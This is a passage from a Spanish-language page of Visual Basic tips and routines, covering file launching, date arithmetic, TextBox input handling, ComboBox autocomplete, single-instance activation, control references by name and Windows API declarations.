Private Sub Command2_Click()
    Dim ValDev&, Programa$
    Programa = "EXPLORER.EXE /root,c:\windows\Internet News." & _
```

```
      "{89292103-4755-11cf-9DC2-00AA006C2B84}"
   ValDev = Shell(Programa, vbNormalFocus)
End Sub
```

Si usas el Microsoft Internet News/Mail,
se arrancan cuando pulsas el botón.
Es que no hay un EXE para ellos- son hijos del Explorer.
Joe

12.- Ejecutar cualquier archivo, incluso accesos directos (LNK) (13/Mar)

Esta pregunta me había surgido antes y no encontraba la "puñetera" respuesta. Probé con el Explorer.exe, al estilo del truco anterior, pero nada...
De estas cosas que miras la ayuda y "de casualidad" lees que con **start** se pueden ejecutar aplicaciones desde la línea de comando... y si se pueden ejecutar aplicaciones... ¿se podrán ejecutar accesos directos? PUES SI !
Y no sólo accesos directos, sino TODO lo que le eches: archivos de cualquier extensión; el START se encarga de llamar a la aplicación correspondiente... lo que uno se ha complicado haciendo DDE y todo el rollo para esta tarea tan fácil!

¿Cómo se hace?

```
Dim ret As Long
ret = Shell("start " & sFile)

'Si Quieres que no se muestre la ventana:
ret = Shell("start " & sFile, 6)
```

sFile será "lo que queramos" ejecutar. CUALQUIER COSA!

13.- Un Huevo de Pascua (Easter Egg), el del VB4 (24/Mar)

Este "truco" me lo ha mandado el señor Joe LeVasseur y se trata del Easter Egg del Visual Basic 4, se trata de lo siguiente:
Crea un proyecto nuevo e inserta un TextBox, en la propiedad Text escribe: **Thunder**, seleccionalo y marca la opción "lock controls", ahora pasa el cursor por las ToolBox y "sorpresa!"

14.- Ejemplo de cómo restar fechas y horas (26/Mar)

Dos ejemplos de cómo restar fechas y horas.
Para saber los segundos entre dos horas o los días entre dos fechas.

Crea un form con los siguientes controles, dejale los nombre por defecto.
4 TextBox
2 Labels
2 Commands
Distribuyelos para que los dos primeros TextoBoxes estén con el primer label y command, lo mismo con el resto.
Añade lo siguiente al form y pulsa F5

```
'Ejemplo de prueba para restar fechas y horas       (26/Mar/97)
'(c) Guillermo Som, 1997
Option Explicit


Private Sub Command1_Click()
    Dim t0 As Variant, t1 As Variant

    'Text1 Tendrá una fecha anterior
```

```
    'Text2 tendrá la nueva fecha
    t0 = DateValue(Text1)
    t1 = DateValue(Text2)
    Label1 = t1 - t0

End Sub


Private Sub Command2_Click()
    Dim t0 As Variant, t1 As Variant

    'Text3 Tendrá una hora anterior
    Text4 = Format(Now, "hh:mm:ss")
    t0 = Format(Text3, "hh:mm:ss")
    t1 = Format(Text4, "hh:mm:ss")
    Label2 = Format(TimeValue(t1) - TimeValue(t0), "hh:mm:ss")

End Sub


Private Sub Form_Load()
    'Para probar la diferencia de fechas
    Text1 = DateValue(Now)
    Text2 = DateValue(Now + 10)
    '
    'Para probar la diferencia de horas
    Text3 = Format(Now, "hh:mm:ss")
    Text4 = Format(Now, "hh:mm:ss")

    Command1_Click
    Command2_Click
End Sub
```

15.- Leer la línea de comandos y quitarle los 'posibles' caracteres de comillas que tenga. (26/Mar)

Algunas veces cuando recibimos un archivo de la línea de comandos, pueden tener caracteres de comillas, sobre todo si trabajamos con VB4 de 32 bits.
Para usar esta función deberás asignarla a una cadena o usarla directamente.

sFile = LineaComandos()

```
Private Function LineaComandos() As String
    Dim sTmp As String
    Dim i As Integer

    'Comprobar si hay algún archivo en la línea de comandos
    sTmp = Trim$(Command$)
    If Len(sTmp) Then
        'Si tiene los caracteres de comillas, quitarselos
        i = InStr(sTmp, Chr$(34))
        If i Then
            sTmp = Left$(sTmp, i - 1) & Mid$(sTmp, i + 1)
            i = InStr(sTmp, Chr$(34))
            If i Then
                sTmp = Left$(sTmp, i - 1) & Mid$(sTmp, i + 1)
            End If
        End If
    End If
```

```
    LineaComandos = sTmp
End Function
```

16.- Determinar la Resolución de la pantalla. (10/Abr)

Un truco/colaboración/rutina del colega Joe LeVasseur.

```
Option Explicit
' Como determinar resolución de la
' pantalla con VB4-Win95/NT.
' Dos versiones- con el API y sin...
' Pon tres botones y un textbox encima de
' un form y insertar este codigo.
'
' Joe LeVasseur lvasseur@tiac.net

Private Declare Function GetSystemMetrics Lib "user32" _
    (ByVal nIndex As Long) As Long

Private Sub Command1_Click()
    Dim resolucionX&, resolucionY&
    resolucionX = GetSystemMetrics(0)
    resolucionY = GetSystemMetrics(1)
    Text1.Text = CStr(resolucionX & "x" & resolucionY)
End Sub

Private Sub Command2_Click()
    Dim resolucionX&, resolucionY&
    resolucionX = Screen.Width / Screen.TwipsPerPixelX
    resolucionY = Screen.Height / Screen.TwipsPerPixelY
    Text1.Text = CStr(resolucionX & "x" & resolucionY)
End Sub

Private Sub Command3_Click()
    Text1.Text = ""
End Sub

Private Sub Form_Load()
    Text1.Text = ""
    Command1.Caption = "&Con API"
    Command2.Caption = "&Sin API"
    Command3.Caption = "&Borrar"
    Me.Caption = "Ejemplo para el Guille"
End Sub
```

17.- Usar tus propias instrucciones en lugar de las de VB. (29/Jun)

Esto no es realmente un truco, es que o lo **adivinas** por **equivocación** o, como en mi caso, lo lees en un libro.
Ya había notado yo cosas raras con algunas variables, pero no me "fijé" en el detalle... en fin, no pretenderás que esté siempre al loro de todo lo que me ocurra... 8-¿
El tema es que si declaras una función con el mismo nombre que una ya existente, se usará esa función o instrucción en lugar de la que incluye el VB.

Por ejemplo, (para seguir siendo un "copión"), pongo el mismo ejemplo que el libro ese que estoy leyendo ahora.
Se trata de una implementación especial de **KILL**, pero en esta nueva versión, permite varios archivos como parámetros

Puedes usarla de esta forma:
Kill "archivo1.txt", sUnArchivo$, "archivoX.*"
Kill "UnoSolo.bak"

```
Function Kill(ParamArray vFiles() As Variant) As Boolean
    Dim v As Variant

    On Error Resume Next
    For Each v In vFiles
        VBA.Kill v
    Next
    Kill = (Err = 0)
End Function
```

El truco está en anteponer **VBA.** a la instrucción propia del VB y así se sabe exactamente a que se está refiriendo.

18.- Descargar una DLL o EXE que esté en memoria (sólo 16 bits) (6/Jul)

Esto puede servir para descargar una aplicación o librería dinámica de la memoria de nuestro Windows. La forma es sencilla, sólo hay que crear un módulo BAS y escribir este código en el SUB MAIN, como parámetro debemos pasarle la DLL o EXE que queremos "eliminar" y este programita se encargará del resto...

AVISO: Esto sólo funcionará de forma correcta en Windows 3.xx **NO USARLO EN WINDOWS 95**.
A mí no me ha funcionado bien en Win95 y deja colgado el Explorer, al menos el que se incluye con el IE 4.0 beta.
El que avisa...

```
'---------------------------------------------------------------
'Descargar una DLL o EXE que esté en memoria        ( 6/Jul/97)
'
'Basado en un código de Bruce McKinney y que realiza la misma
'tarea que WPS.exe para descargar módulos y ejecutables.
'(se supone)
'---------------------------------------------------------------
Option Explicit

Declare Function GetModuleHandle Lib "Kernel" (ByVal lpModuleName As String) As
Integer
Declare Function GetModuleUsage Lib "Kernel" (ByVal hModule As Integer) As Integer
Declare Sub FreeModule Lib "Kernel" (ByVal hModule As Integer)

Public Sub Main()
    Dim hModule As Integer

    'El módulo a librerar se pasa en la línea de comandos
    hModule = GetModuleHandle(Command$)
    If hModule = 0 Then Exit Sub
    'Libera todas copias de este módulo
    Do While GetModuleUsage(hModule) > 0
        Call FreeModule(hModule)
    Loop
End Sub
```

19.- Barra de botones al estilo Office y un ToolTip sencillo (6/Ago)

Esto no es realmente un truco sino más bien una pequeña "utilidad", pero creo que encaja bien en este apartado de los trucos.
Pulsa en este link para ir a la página con la explicación y los listados.

Pulsa en este otro para ver la revisión del 7/Ago/97

21.- No permitir cambiar el tamaño de una ventana redimensionable (31/Ago)

Seguramente te preguntarás ¿que utilidad puede tener esto? Si a la ventana se le puede cambiar el tamaño, ¿por qué no permitir que se cambie?
La respuesta, para mí, es sencilla, pero la dejo para que pienses un poco cual sería el motivo...

Bueno, ahí va: en algunas ocasiones me gusta que los bordes de la ventana se vean de forma "normal", es decir como si se pudiese cambiar el tamaño, pero no me gusta que lo puedan cambiar, así que lo que he hecho en estas ocasiones es simplemente conservar el tamaño inicial de la ventana (el que tiene al cargarse) y cuando el usuario decide cambiarle el tamaño, no permitirselo y volver al que tenía inicialemente.

Este "truco" lo mandé ayer día 30 a la lista de VB-ESP, pero tenía un **inconveniente**: que al cambiar el tamaño por el lado izquierdo o por la parte superior, se movia el form, esto sigue igual, si alguien tiene la forma de conseguirlo, sin que sea dejando el form en la posición inicial, que eso es fácil, sino que **recuerde** la última posición si sólo se ha movido...

Aquí tienes todo el código necesario:

```
'---------------------------------------------------------------
'Prueba para no cambiar el tamaño de una ventana con
'bordes dimensionables                              (30/Ago/97)
'---------------------------------------------------------------
Option Explicit

'Tamaño inicial del Form
Dim iH As Integer
Dim iW As Integer


Private Sub Form_Load()
    'Guardar el tamaño inicial
    iH = Height
    iW = Width
End Sub


Private Sub Form_Resize()
    'Sólo comprobar si el estado es Normal
    If WindowState = vbNormal Then
        'Si se cambia la altura
        If Height <> iH Then
            Height = iH
        End If
        'Si se cambia el ancho
        If Width <> iW Then
            Width = iW
        End If
    End If
End Sub
```

Trucos y rutinas para **Visual Basic** (3ª parte)

Actualizado el 21/Ago/2003

La página con los links de TODOS los trucos

Contenido:

1. Posicionar el cursor al final de una línea de texto
2. Acceder a un control por la tecla rápida sin necesidad de pulsar ALT+letra.
3. Para los que tenemos poca memoria... y VB5
4. Cómo simular sobreescribir e insertar en un TextBox
5. Limitar la entrada de un TextBox sólo a números (rectificada 21/Sep/01)
   Limitar la entrada de un TextBox sólo a números (incluso notación científica) (13/Jul/02)
6. Justificar el contenido de un TextBox
7. Mostrar los elementos de un ComboBox mientra se escribe
8. Sincronizar el contenido de dos ListBox
9. Activar la instancia anterior de una aplicación al cargarla por segunda vez
10. Desplazar los elementos de un ListBox
11. Hacer referencia a un control usando una variable
12. Otro procedimiento para esperar X segundos
13. Más sobre la colección Forms y Controls (hacer referencia a un control o form usando variables)
14. Cómo pasar parámetros opcionales de un procedimiento a otro, usando ParamArray. (15/Mar/99)
15. Usar la clase cNum2Text en una hoja de Excel (21/Ago/00)
16. Crear controles en tiempo de ejecución (31/May/01)
17. Ejemplos de cómo usar los controles *especiales* de Visual Basic clásico (Oct/2002)
    (Los controles comunes de Windows y esas cosas...)
    Ejemplo de uso del control TabStrip (03/Mar/98)
    Ejemplo de uso del control CoolBar (05/Dic/2000)
    Ejemplo de uso del control Treeview (05/Oct/2002)
    Ejemplo de uso del control ListView (06/Oct/2002)

18. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico (30/Oct/2002)
19. Usar un Servicio Web XML desde VB6 (20/Jun/2003)
20. Cómo crear un proyecto de instalación para VB6 con Visual Studio Installer (14/Jul/2003)
21. Cómo usar los lenguajes Scripts desde Visual Basic usando MSScript.ocx (05/Sep/1998 - 30/Jul/2003)
22. Una rutina para automatizar los formularios que usen temas de XP (21/Ago/2003)

1.- Posicionar el cursor al final de una línea de texto (4/Sep)

Ya sabes cómo seleccionar todo el texto de un TextBox, ahora puedes usar esto para posicionarte al final:

```
Text1.SetFocus                  'Asegurarnos que reciba el foco
Text1.SelStart = Len(Text1)     'La posición del caracter inicial es la longitud del texto...
                                'por tanto se posiciona al final
```

2.- Acceder a un control por la tecla rápida sin necesidad de pulsar ALT+letra. (21/Sep)

Este "truco" servirá para aquellos forms en los que necesitemos acceder a distintos controles que tienen una tecla de acceso rápido, pero sin necesidad de pulsar la combinación de teclas: Alt+letra_de_acceso.
Para los forms que tengan TextBoxes o cualquier otro control en el que haya que escribir, no se debe usar este truco, ya que impediría introducir esos caracteres, pero como hay ocasiones en las que se puede necesitar, por ejemplo si las entradas del form activo sólo son numéricas o bien si hacemos algo parecido a un MsgBox.
De todas formas, aquí está y si ves que te puede ser útil lo usas y si no, pues "aire" al truco y a otra cosa mariposa...

Este código funciona en cualquier versión de Visual Basic, en la versión 1 y 2 no lo he probado... ¿alguien las usa?

```
Sub Form_KeyPress (KeyAscii As Integer)
    'Comprobar si la tecla pulsada coincide con
    'alguna de acceso rápido
    '
    'NOTAS:
    '   Debe estar puesto Option Compare Text
    '   El KeyPreview del Form debe estar a True
    '   Esto no es demasiado útil si hay TextBoxes
    '       ya que no podrás escribir los caracteres
    '       de acceso rápido
    '       Pero para cualquier otra aplicación está bien
    '
    Dim ch As String
    Dim i%, j%

    'Detectar los errores producidos
    'al encontrar controles sin Caption
    On Local Error Resume Next

    ch = Chr$(KeyAscii)
    'Un bucle para todos los controles de este form
    For i = 0 To Me.Controls.Count - 1
        j = InStr(Me.Controls(i).Caption, "&" & ch)
        'Si tiene un código de acceso rápido...
        If j Then
            'Esto es para que descarte la tecla pulsada
            KeyAscii = 0
            'Enviamos la pulsación Alt+tecla
            SendKeys "%" & ch
            'nada más que hacer
            Exit For
        End If
    Next

    'Si se ha producido un error...
    Err = 0
    'restaurar la rutina de detección de errores
    On Local Error GoTo 0
End Sub
```

3.- Para los que tenemos poca memoria... y VB5 (22/Oct)

Realmente es una chorradilla de truco, pero lo mismo a tí no se te había ocurrido... (la verdad es que a mí tampoco...)
Si estás usando el VB5, sabrás que cuando usas un control, etc., al escribir el punto para poner la propiedad o método a usar, el VB te muestra las posibilidades, hasta aquí estamos de acuerdo, bien..., pues a mi me ocurre que muchas veces no recuerdo los nombres de los controles que tengo en un formulario, ¿que hacía? mostraba el formulario, pulsaba en el control que al que quería hacer referencia y miraba en la ventana de propiedades el nombre... pues hoy se me ocurre, así como el que no quiere la cosa, aunque más bien por probar, a poner Me. y ¡plas! ahí estaban los nombres de todos los controles...

Ya te dije que era una chorrada, pero no sabes lo que me acelera el usar los nombres que les pongo... 8-)

4.- Cómo simular sobrescribir e insertar en un TextBox (12/Ene)

Este truco está sacado de la Microsoft Knowledge Base - How to Emulate Overtype Mode in a Visual Basic Text Box, ID del Artículo: Q96210, por eso los comentarios los he dejado en inglés. Lo único que yo he añadido es el código del evento Text1_KeyDown para que funcione bien al mover el cursor si estamos en modo INSERT.

Este es el código, lo del Label es sólo a título informativo. ¡Que lo disfrutes!

```
Option Explicit

Const MODE_OVERTYPE = "overtype"
Const MODE_INSERT = "insert"


Private Sub Form_Load()
    Text1.Tag = MODE_INSERT
    Label1.Caption = MODE_INSERT
End Sub


Private Sub Text1_Change()
    ' You have taken some action that changed the text in the
    ' text box. Reset the SelLength if you are in overtype mode.
    If Text1.Tag = MODE_OVERTYPE And Text1.SelLength = 0 Then
        Text1.SelLength = 1
    End If
End Sub


Private Sub Text1_KeyDown(KeyCode As Integer, Shift As Integer)
    '
    'Esto es para manejar bien el movimiento del cursor
    '
    Select Case KeyCode
    ' Handle keys that move the caret position and reset the
    ' SelLength if you are in overtype mode:
    Case vbKeyLeft, vbKeyRight, vbKeyUp, vbKeyDown, vbKeyHome, vbKeyEnd, vbKeyPageUp, vbKeyPageDown
        If Text1.Tag = MODE_OVERTYPE Then
            Text1.SelLength = 0
        End If
    End Select
End Sub


Sub Text1_KeyPress(KeyAscii As Integer)
    ' If you press BACKSPACE and are in overtype mode,
    ' then set SelLength to 0 so the backspace will correctly
    ' delete the character to the left of the current caret
    ' position. SelLength will be reset when the Text1_Change
    ' event occurs following the backspace.
```

```
    If KeyAscii = vbKeyBack And Text1.Tag = MODE_OVERTYPE Then
        Text1.SelLength = 0
    End If
End Sub


Private Sub Text1_KeyUp(KeyCode As Integer, Shift As Integer)
    Select Case KeyCode
    ' Toggle between insert and overtype modes.
    Case vbKeyInsert
        If Text1.Tag = MODE_OVERTYPE Then
            Text1.Tag = MODE_INSERT
            Label1.Caption = MODE_INSERT
        Else
            Text1.SelLength = 1
            Text1.Tag = MODE_OVERTYPE
            Label1.Caption = MODE_OVERTYPE
        End If
    ' Handle keys that move the caret position and reset the
    ' SelLength if you are in overtype mode:
    Case vbKeyLeft, vbKeyRight, vbKeyUp, vbKeyDown, vbKeyHome, vbKeyEnd, vbKeyPageUp, vbKeyPageDown
        If Text1.Tag = MODE_OVERTYPE Then
            Text1.SelLength = 1
        End If
    End Select
End Sub


Private Sub Text1_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single)
    ' You have clicked at a new location within the text box. Reset the
    ' SelLength if you are in overtype mode.
    If Text1.Tag = MODE_OVERTYPE And Text1.SelLength = 0 Then
        Text1.SelLength = 1
    End If
End Sub
```

5b.- Limitar la entrada de un TextBox sólo a números (incluso notación científica) (13/Jul/02)

Esta es una rectificación del truco publicado el 21/Ene (no recuerdo de qué año) y rectificada el 21/Sep/2001

Lo que se hace en el evento KeyPress del textbox es comprobar si se han pulsado algunos de los signos considerados como numéricos, además de las teclas Intro y Backspace (borrar).
En el caso de las teclas consideradas numéricas, además del signo menos y el punto decimal, he puesto la coma, el signo más y las letras E y D, por si se quieren introducir números con notación científica.

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    '
    Select Case KeyAscii
    Case 13
        KeyAscii = 0        ' Para que no "pite"
        'SendKeys "{tab}"    ' Envía una pulsación TAB
    Case 8, 43 To 46, 48 To 57, 68, 69, 100, 101
    'Case 8, Asc("+") To Asc("."), Asc("0") To Asc("9"), Asc("D"), Asc("E"), Asc("d"), Asc("e")
        ' Sólo admitir teclas consideradas numéricas
        ' La E y D son para números con notación científica
        ' El 8 es la tecla Backspace (borrar hacia atrás)
    Case Else
        ' No es una tecla numérica, no admitirla
        KeyAscii = 0
        Beep
    End Select
End Sub
```

5.- Limitar la entrada de un TextBox sólo a números (21/Ene)
Rectificaciones realizadas el 21/Sep/01 y 13/Jul/02

Este truco es realmente una colaboración de Esteve, el que está con el gato en la foto de los que dan la cara, yo sólo le he "corregido" un pequeño fallillo que tenía el código que eme envió originalmente...

Realmente la base del truco es el uso de la función IsNumeric, el problema que había era que si se introducía un número decimal menor que 1, había que poner el CERO delante del signo decimal, este caso se resuelve añadiendo ese CERO al valor que se le pasa a esta función... con lo cual acepta cualquier número...
Además, y como regalo extra, se comprueba si se pulsa INTRO y en caso de ser así, se "manda" un TAB, además de evitar el BEEP que se produce al pulsar la tecla Intro.
Si no quieres enviar el TAB, simplemente comenta el **SendKeys "{tab}"** y asunto arreglado...

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    If KeyAscii = 13 Then
        KeyAscii = 0            ' Para que no "pite"
        SendKeys "{tab}"        ' Envía una pulsación TAB
    ElseIf KeyAscii <> 8 Then   ' El 8 es la tecla de borrar (backspace)
        ' Si después de añadirle la tecla actual no es un número...
        'If Not IsNumeric("0" & Text1.Text & Chr(KeyAscii)) Then
        ' Corrección informada por: José Treviño (21/Sep/2001)
        If Not IsNumeric(Chr(KeyAscii)) Then
            ' ... se desecha esa tecla y se avisa de que no es correcta
            Beep
            KeyAscii = 0
        End If
    End If
End Sub
```

6.- Justificar el contenido de un TextBox (22/Feb)

El tema de la justificación del contenido de un textbox es algo simple de solucionar, para ello se debe asignar a la propiedad Multiline el valor True, de esta forma la propiedad Alignment funciona correctamente.
Si sólo quieres que se muestre una línea, como la mayoría de los TextBox normales, el problema surge cuando el usuario pulsa Intro, al ser multiline, permite que se pulse Intro y se desplaza a la siguiente línea...
Para solucionar este pequeño inconveniente, simplemente asigna a 0 el valor de KeyAscii cuando el valor de esta sea 13 ó 10 (Intro o Control+Intro)

7.- Mostrar los elementos de un ComboBox mientra se escribe (4/Abr)

Esto no es nada nuevo, pero es una ampliación de un truco anterior y de una de las colaboraciones.
En esos se hacía con un TextBox y un ListBox, en este caso es sólo con un ComboBox, que tenga la propiedad Style a 0, para que se pueda escribir en él.
Lo que se consigue es que mientras se escriba en el cuadro de texto, se vaya mostrando el item que se parezca más a lo que estamos escribiendo.

Escribe el siguiente código en el form que contenga el Combo:

```
Private Sub Combo1_Change(Index As Integer)
    Static YaEstoy As Boolean

    On Local Error Resume Next

    If Not YaEstoy Then
        YaEstoy = True
        unCombo_Change Combo1(Index).Text, Combo1(Index)
        YaEstoy = False
    End If
    Err = 0
End Sub
```

```
Private Sub Combo1_KeyDown(Index As Integer, KeyCode As Integer, Shift As Integer)
    unCombo_KeyDown KeyCode
End Sub


Private Sub Combo1_KeyPress(Index As Integer, KeyAscii As Integer)
    unCombo_KeyPress KeyAscii
End Sub
```

Añade estas declaraciones y procedimientos en un módulo BAS,
(o en el mismo FORM, pero cambia el PUBLIC por PRIVATE):

```
Option Explicit

Dim Combo1Borrado As Boolean

Public Sub unCombo_KeyDown(KeyCode As Integer)
    If KeyCode = vbKeyDelete Then
        Combo1Borrado = True
    Else
        Combo1Borrado = False
    End If
End Sub


Public Sub unCombo_KeyPress(KeyAscii As Integer)
    'si se pulsa Borrar... ignorar la búsqueda al cambiar
    If KeyAscii = vbKeyBack Then
        Combo1Borrado = True
    Else
        Combo1Borrado = False
    End If
End Sub


Public Sub unCombo_Change(ByVal sText As String, elCombo As ComboBox)
    Dim i As Integer, L As Integer

    If Not Combo1Borrado Then
        L = Len(sText)
        With elCombo
            For i = 0 To .ListCount - 1
                If StrComp(sText, Left$(.List(i), L), 1) = 0 Then
                    .ListIndex = i
                    .Text = .List(.ListIndex)
                    .SelStart = L
                    .SelLength = Len(.Text) - .SelStart
                    Exit For
                End If
            Next
        End With
    End If
End Sub
```

9.- Activar la instancia anterior de una aplicación al cargarla por segunda vez (15/May)

Cuando se ejecuta una aplicación de Visual Basic, se puede saber, mediante la propiedad PrevInstance del objeto App, si dicha aplicación se está ejecutando.
El TIP que te traigo hoy es para activar la aplicación que se ejecuto por primera vez.
Es decir sólo quieres que haya una "copia" del programa ejecutándose y si se intenta ejecutar de nuevo, hacer que se "active" la copia que haya en ejecución, en lugar de una nueva.

He de aclarar que este truco sólo sirve si el Caption del programa es siempre el mismo.
Para hacer que se "active" la aplicación incluso si el caption se cambia, por ejemplo en el caso de que sea una aplicación MDI o que por cualquier razón cambies el Caption tendrás que "ingeniartelas" por tí mismo.

Lo que yo hago en esos casos, es crear una entrada en el registro o en un fichero INI con el caption que tiene mi aplicación cuando éste cambia, de esta forma puedo saber de forma fácil y rápida el nombre que necesito para activar esa instancia del programa.
También se podría averiguar examinando los títulos de las ventanas (aplicaciones) activas y de esta forma activarla, pero eso sería algo más complicado... pero si lo haces, me mandas el código y lo pondría para que otra gente lo viera.
Como pista para conseguirlo, podrías usar el código usado para saber si una aplicación se está ejecutando... ese código está en la utilidad **ListVentanas** que encontrarás en la sección GRATISWARE.

Vamos ya con el código para hacer eso de activar la aplicación que se está ejecutando.

```
Private Sub Form_Load()
    Dim sCaption As String

    'si ya se está ejecutando
    If App.PrevInstance Then
        'Guardar el caption de esta aplicación
        sCaption = Caption
        'Cambiar el caption actual para que no se active esta
        Caption = "cualquier cosa"

        'Activar la otra instancia
        AppActivate sCaption

        'Terminar esta copia del programa
        End
    End If

    'Continuar ya que no hay otra copia

End Sub
```

Esto es lo que habría que hacer si el caption de la aplicación cambia y no mantiene siempre el mísmo valor.
Es importante guardar el nuevo caption cada vez que éste se modifique.

```
Private Sub Form_Load()
    Dim sCaption As String

    'si ya se está ejecutando
    If App.PrevInstance Then
        'Leer del fichero de configuración el caption de la aplicación
        sCaption = GetSetting("Aplicacion.ini", "General", "Caption", Caption)

        'Cambiar el caption actual para que no se active esta
        Caption = "cualquier cosa"

        'Activar la otra instancia
        AppActivate sCaption

        'Terminar esta copia del programa
        End
    End If

    'Cuando se cambie el caption de la aplicación,
    'guardarlo en el fichero de configuración
    SaveSetting "Aplicacion.ini", "General", "Caption", Caption

End Sub
```

También se puede usar este método en el caso de que el inicio de la aplicación esté en un procedimiento SUB MAIN, en ese caso no podrás usar la propiedad Caption en la asignación de sCaption ni es necesario cambiarla para que no se active esta copia, siempre y cuando al iniciarse desde el módulo BAS aún no se haya mostrado el form.

11.- **Hacer referencia a un control usando una variable** (23/May)

Ya sabes que para asignar un valor de una propiedad de un control debes hacer lo siguiente:

NombreControl.Propiedad = Valor
Por ejemplo para asignar el Caption de Command1, sería:
Command1.Caption = "Nuevo caption"

Pero puede que te encuentres en la necesidad de hacer referencia a un control por medio de una variable, por ejemplo en el caso de que crees una clase que manipule controles pero sólo sabe de ese control el nombre y nada más.
Pues bien, en esos casos, puedes usar la colección de controles que tiene cada Form. Usando el mismo ejemplo de asignar el **Caption** del **Command1**, pero siendo la variable **unControl$** la que tiene el nombre, se puede hacer esto:
Controls(unControl).Caption = "Nuevo Caption"

Si el control está dentro de un array de controles, se tendrá que hacer esto:
Controls(unControl)(Indice).Caption = "Nuevo Caption del indice " & Indice

Esta forma de usar los controles, la tuve que usar en una clase que manipulaba unas etiquetas y unos contenedores, para no obligarme a usar siempre el mismo nombre en las etiquetas y contenedores.

12.- Otra procedimiento para esperar X segundos (28/Ago)

Pues eso, otra forma de esperar un número determinado de segundos.

```
'Si se quiere usar de forma GLOBAL, insertarlo en un Módulo BAS y declararlo como público
Private Sub Wait(ByVal nSec As Integer)
    'Esperar un número de segundos
    Dim t1 As Date, t2 As Date

    t1 = Second(Now)
    t2 = t1 + nSec
    Do
        DoEvents
    Loop While t2 > Second(Now)
End Sub
```

13.- Más sobre la colección Forms y Controls (hacer referencia a un control o form usando variables) (11/Oct)

Esto es una ampliación/aclaración sobre el Tip 11, y viene a cuento por unas pruebas hechas en una consulta recibida, que por cierto, se me quedó, como muchas otras en el tintero...

La cuestión es la siguiente:
Modificar propiedades de controles usando una variable tanto para el form como para el control.

Según el Tip 11, se puede referenciar a una propiedad de un control de la siguiente forma:
Controls(nombre_del_control).Propiedad = Valor_de_la_propiedad
También se puede asignar ese control a una variable de tipo Control, para posteriormente referenciar a las diferentes propiedades:

```
'
Dim tControl As Control

Set tControl = Controls(sNombreControl)

tControl.BackColor = 0&
```

Por tanto, se supone que se debería poder hacer esto otro para poder modificar esa misma propiedad:
Forms(nombre_form).Controls(nombre_control).Propiedad = valor_propiedad
o bien esto otro:

```
'
```

```
Dim tForm As Form

Set tForm = Forms(sNombreForm)

tForm.BackColor = vbRed
```

Pues no... al menos a mi no me ha funcionado... me da Type Mismatch (error 13)
El tema de querer hacerlo así, está en poder usar una rutina genérica que permita cambiar algunas propiedades de algunos controles en cualquier form, pero usando variables para indicar esos Forms y esos Controles... (las propiedades deben especificarse "explícitamente", ya que no existe ninguna colección de propiedades).

La solución que he encontrado para hacer esto es la siguiente:
Se busca el nombre del form en cuestión en la colección Forms y se asigna a una variable del tipo Form, después se puede acceder al control indicado usando la colección controls, como se explica un poco más arriba.
Veamos el código de un procedimiento genérico (público) que permite asignar ciertas propiedades... (recuerda que sólo es un ejemplo, así que no me eches en cara que es una chorrada, aunque si tienes el VB6 verás que es muchísimo más simple gracias a CallByName)

```
'
Public Sub Propiedades(ByVal elForm As String, _
                       ByVal elControl As String, _
                       ByVal laPropiedad As String, _
                       ByVal elValor As Variant)
    'Los parámetros se indican como cadena de caracteres,
    'salvo el último que indica el valor a asignar

    Dim tmpForm As Form
    Dim tForm As Form
    Dim tControl As Control

    'Recorremos la colección Forms en busca del form indicado
    For Each tmpForm In Forms
        'Si es el mismo nombre, este es el form que queremos
        If tmpForm.Name = elForm Then
            'Asignarlo a la variable
            Set tForm = tmpForm
        End If
    Next
    'Si no se ha encontrado ese form, avisarlo mediante un error
    If tForm Is Nothing Then
        Err.Raise vbObjectError + 1000, _
                  "Propiedades", _
                  "No se ha hallado el form indicado por " & elForm

    Else
        'Para detectar el error de asignación del control
        On Local Error Resume Next

        'Asignamos el control deseado a la variable
        Set tControl = tForm.Controls(elControl)

        If Err Then
            Err = 0
            'No atrapar los errores, sino no se mostraría el nuestro...
            On Local Error GoTo 0
            Err.Raise vbObjectError + 1000, _
                      "Propiedades", _
                      "No se ha hallado el control indicado por " & elControl & _
                      " en el form " & elForm
        End If

        'interceptamos las propiedades que podemos manipular
        'si se deja esto de LCase(laPropiedad), los nombres deben estar en minúsculas
        'También puedes usar Option Compare Text en el módulo.
        Select Case LCase(laPropiedad)
        Case "backcolor"
            tControl.BackColor = elValor
        Case "forecolor"
            tControl.ForeColor = elValor
```

```
        Case "caption"
            tControl.Caption = elValor
        Case "text"
            tControl.Text = elValor
        Case Else
            'etc.
        End Select
        '
        'En VB6 se puede usar CallByName para asignar el valor de una propiedad:
        'evitandote todo el mogollón de comparaciones...
        'CallByName tControl, laPropiedad, VbLet, elValor
        '

    End If
End Sub


'Para usarlo:
Propiedades Me.Name, "Label1", "Caption", "Hola Mundo"
```

En resumen: si se quiere obtener un "objeto" form usando Forms("nombre del form"), no se puede...

API de Windows (1º)

Algunas funciones *interesantes* del API de Windows (16 y 32 bits)

Actualizado el 19-Feb-1997
Pulsa aquí para ver todos los links del API

Funciones y ejemplos:

1. SendMessage: la que siempre hay que tener a mano
2. SetWindowWord: crear ventanas flotantes
3. Manejo de ventanas...
4. GetVolumeInformation: leer el volumen de un disco (32 bits)
5. GetDriveType: comprobar el tipo de unidad
6. Dejar una ventana siempre visible
7. Usar Sleep en lugar de DoEvents
8. Manejo del Registro
9. Diálogos comunes del API
10. Iconos en la barra de tarea
11. Marcador de teléfonos de Win95
12. Sleep parece que no sirve para sustituir a DoEvents...
13. Usar GetTickCount en lugar de Timer
    Ejemplo de GetTickCount()
14. Ficheros de declaraciones del API (16 y 32 bits)
15. Leer la etiqueta del volumen y el número de serie (sólo 32 bits)
16. La línea actual y el número de líneas de un text-box
17. Uso de PostMessage en lugar de SendMessage

1.- SendMessage: la que siempre hay que tener a mano

```
'Declaración del API de 16 bits
Declare Function SendMessage Lib "User" _
                (ByVal hWnd As Integer, ByVal wMsg As Integer, _
                 ByVal wParam As Integer, lParam As Any) As Long
'Declaración del API de 32 bits.
Declare Function SendMessage Lib "User32" Alias "SendMessageA" _
                (ByVal hwnd As Long, ByVal wMsg As Long, _
                 ByVal wParam As Long, lParam As Long) As Long


'Utilidades para un menú de edición:
'
'Declaración de las constantes
Global Const WM_USER = &H400
Global Const EM_GETSEL = WM_USER + 0
Global Const EM_SETSEL = WM_USER + 1
Global Const EM_REPLACESEL = WM_USER + 18
Global Const EM_UNDO = WM_USER + 23
